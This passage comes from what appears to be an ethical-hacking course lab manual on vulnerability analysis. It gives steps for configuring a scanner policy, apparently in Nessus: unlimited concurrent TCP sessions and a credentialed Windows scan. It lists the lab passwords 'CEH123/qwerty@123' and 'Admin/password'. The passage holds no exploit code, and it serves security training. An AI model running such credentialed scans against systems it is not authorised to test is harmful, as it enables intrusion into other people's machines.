
Module 05 – Vulnerability Analysis

14. Select the **ADVANCED** setting type. In the right pane, under the **Performance Options** settings, set the values of **Max number of concurrent TCP sessions per host** and **Max number of concurrent TCP sessions per scan** to **Unlimited**.



Module 05 – Vulnerability Analysis


15. To configure the credentials of a new policy, click the **Credentials** tab and select **Windows** from the options.



Module 05 – Vulnerability Analysis


16. Specify the **Username** and **Password** in the window. Here, the specified credentials are **CEH123/qwerty@123**.

Note: Re-enter the created user account credentials, **Admin/password**, if session timeout notification pop-up appears.

